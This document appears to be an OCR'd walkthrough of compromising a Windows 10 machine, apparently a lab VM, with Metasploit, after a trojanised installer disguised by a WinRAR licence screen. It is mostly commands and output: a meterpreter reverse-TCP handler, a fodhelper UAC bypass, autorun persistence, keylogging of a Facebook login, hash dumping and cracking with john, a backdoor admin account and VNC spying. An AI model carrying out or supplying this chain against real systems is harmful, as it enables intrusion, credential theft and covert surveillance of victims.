
PLEASE CAREFULLY READ THE LICENSE AGREEMENT BELOW BEFORE CONTINUING THE INSTALLATION PROCESS.

END USER LICENSE AGREEMENT

The following agreement regarding RAR (and its Windows version - WinRAR) archiver - referred to as "software" - is made between win.rar GmbH - referred to as "licensor" - and anyone who is installing, accessing or in any other


If you agree to the END USER LICENSE AGREEMENT (EULA), please click [Install]. If you do not agree, please click [Cancel].

Before the payload is sent the attacker must already open the metasploit console as follows and start a tcp handler




```
root@xandier:~# msfconsole
                 .;lxO0KXXXK0Oxl:.
             ,o0WMMMMMMMMMMMMMMMMMMKd,
          'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
        :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
     lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
    xMMMMMMMMMMWd.            .oNMMMMMMMMMMk
   oMMMMMMMMMMx.                dMMMMMMMMMMx
  .WMMMMMMMMM:                   :MMMMMMMMMM,
  xMMMMMMMMMo                     lMMMMMMMMMO
  NMMMMMMMMW                  ,cccccoMMMMMMMMMWlccccc;
  MMMMMMMMMX                   ;KMMMMMMMMMMMMMMMMMMX:
  NMMMMMMMMW.                    ;KMMMMMMMMMMMMMMMX:
  xMMMMMMMMMd                      ,0MMMMMMMMMK;
  .WMMMMMMMMMc                       'OMMMMMM0,
   lMMMMMMMMMMk.                       .kMMO'
    dMMMMMMMMMMWd'                       ..
     cWMMMMMMMMMMMNxc'.                ##########
      .0MMMMMMMMMMMMMMMMWc            #+#    #+#
        ;0MMMMMMMMMMMMMMMo.          +:+
          .dNMMMMMMMMMMMMo          +#++:++#+
             'oOWMMMMMMMMo                +:+
                 .,cdkO0K;        :+:    :+:
                                  :::::::+:
                      Metasploit

       =[ metasploit v5.0.93-dev-                         ]
+ -- --=[ 2027 exploits - 1102 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 >
```

Msfconsole is ised to start the console



```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.9
lhost => 192.168.1.9
msf5 exploit(multi/handler) > set lport 10101
lport => 10101
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.9:10101
[*] Meterpreter session 1 opened (192.168.1.9:10101 -> 192.168.1.14:50122) at 2020-06-15 15:03:11 +0530

meterpreter > sysinfo
Computer        : DESKTOP-OIN2O4P
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > background
[*] Backgrounding session 1...
```


We first use exploit/multi handler
Then set the payload to windows/x64/meterpreter/reverse_tcp
When the victim execute the payload a meterpreter session is opened
As of now we do not have the admin privileges so we background the session and use exploit windows/local/bypassuac_fodhelper to get admin privileges



```
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
msf5 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_fodhelper) > set lhost 192.168.1.9
lhost => 192.168.1.9
msf5 exploit(windows/local/bypassuac_fodhelper) > set lport 10101
lport => 10101
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.1.9:10101
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (176195 bytes) to 192.168.1.14
[*] Meterpreter session 2 opened (192.168.1.9:10101 -> 192.168.1.14:50169) at 2020-06-15 15:25:16 +0530
[*] Cleaining up registry keys ...

meterpreter >
```


Now that we have admin privilages we have to create a persistence so that the meterpreter session can be opened without the victim have to execute the payload again

Run persistence -X -i 5 -v 192.168.1.9 -p 10101
It will create a persistence to make the payload run every 5 seconds



```
meterpreter > run persistence -X -i 5 -v 192.168.1.9 -p 10101

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/DESKTOP-OIN2O4P_20200615.4902/DESKTOP-OIN2O4P_20200615.4902.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=10101
[*] Persistent agent script is 99689 bytes long
[+] Persistent Script written to C:\Users\Aditya\AppData\Local\Temp\THnNPBKDIVNH.vbs
[*] Executing script C:\Users\Aditya\AppData\Local\Temp\THnNPBKDIVNH.vbs
[+] Agent executed with PID 6856
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPQOjVoRGLME
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\GPQOjVoRGLME
```

Now we switch on the sniffer to get victim typed username and password




```
meterpreter > keyscan_start
Starting the keystroke sniffer  ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.facebook.com<CR>
testing<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift>Abcd<Shift>@123

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > █
```


Here the victim goes to the www.facebook.com
And the victime types “testing” as username and “Abcd@123” as password

Now the system info is being collected from shell as follows

Systeminfo




```
meterpreter > shell
Process 1128 created.
Channel 4 created.
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64>systeminfo
systeminfo

Host Name:                 DESKTOP-OIN2O4P
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18363 N/A Build 18363
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Aditya
Registered Organization:
Product ID:                00330-80000-00000-AA451
Original Install Date:     07-06-2020, 22:50:12
System Boot Time:          15-06-2020, 15:59:11
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.14410784.B64.1908150010, 15-08-2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              00004009
Time Zone:                 (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,344 MB
Virtual Memory: Max Size:  3,199 MB
Virtual Memory: Available: 1,787 MB
Virtual Memory: In Use:    1,412 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\DESKTOP-OIN2O4P
```



```
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4552931
                           [02]: KB4513661
                           [03]: KB4516115
                           [04]: KB4517245
                           [05]: KB4528759
                           [06]: KB4560959
                           [07]: KB4561600
                           [08]: KB4560960
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.1.14
                                 [02]: fe80::f4a8:d48e:cc50:174a
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```


Bios Serialnumber, Motherboard Details and Hardisk Detatils



```
C:\Windows\SysWOW64>WMIC BIOS GET SERIALNUMBER
WMIC BIOS GET SERIALNUMBER
SerialNumber
VMware-56 4d 91 05 31 ee 1b 1f-b8 8c 2b 2a 90 31 41 e8


C:\Windows\SysWOW64>wmic baseboard get product,Manufacturer,version,serialnumber
wmic baseboard get product,Manufacturer,version,serialnumber
Manufacturer       Product                           SerialNumber  Version
Intel Corporation  440BX Desktop Reference Platform  None          None


C:\Windows\SysWOW64>wmic diskdrive get model,serialNumber,size,mediaType
wmic diskdrive get model,serialNumber,size,mediaType
MediaType              Model                                 SerialNumber  Size
Fixed hard disk media  VMware, VMware Virtual S SCSI Disk Device              64420392960
```

We can get the Windows Key by executing the following command in the shell
wmic path softwarelicensingservice get OA3xOriginalProductKey


Now we get password hashes as follows



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 7c6a21c7df0b9e49af05ba130b1d6b84...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Aditya:"12"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7aa1352b7e35ba594cdc28b3acc87591:::
Aditya:1001:aad3b435b51404eeaad3b435b51404ee:259745cb123a52aa2e693aaacca2db52:::


meterpreter > █
```

Getsystem to get system priv
Then run post/windows/gather/hashdump


We copy the hashes to a text file and use john to decrypt it



```
root@xandier:~# john --format=NT /root/Desktop/Hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 18 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
12345678         (Aditya)
                 (Administrator)
                 (Guest)
                 (DefaultAccount)
Proceeding with incremental:ASCII
4g 0:00:00:11  3/3 0.3633g/s 25672Kp/s 25672Kc/s 25674KC/s spymo0r..spyna0d
4g 0:00:00:12  3/3 0.3172g/s 26609Kp/s 26609Kc/s 26610KC/s plyd2059..plyd2368
```


Now we got the password of Aditya User as 12345678

We created a User “Hacker” with password “Hacker@123”




```
C:\Windows\system32>net user Hacker Hacker@123 /add
net user Hacker Hacker@123 /add
The command completed successfully.
```

We give the user we created Admin privilages




```
C:\Windows\system32>net localgroup Administrators Hacker /add
net localgroup Administrators Hacker /add
The command completed successfully.

C:\Windows\system32>
```

We can spy on the user remotely by using
Run vnc
In meterpreter



```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.19 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Aditya\AppData\Local\Temp\PJypkowRWhdq.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.19:4545 ...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "desktop-oin2o4p"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

meterpreter > 
```

This is the victim desktop being spied remotely



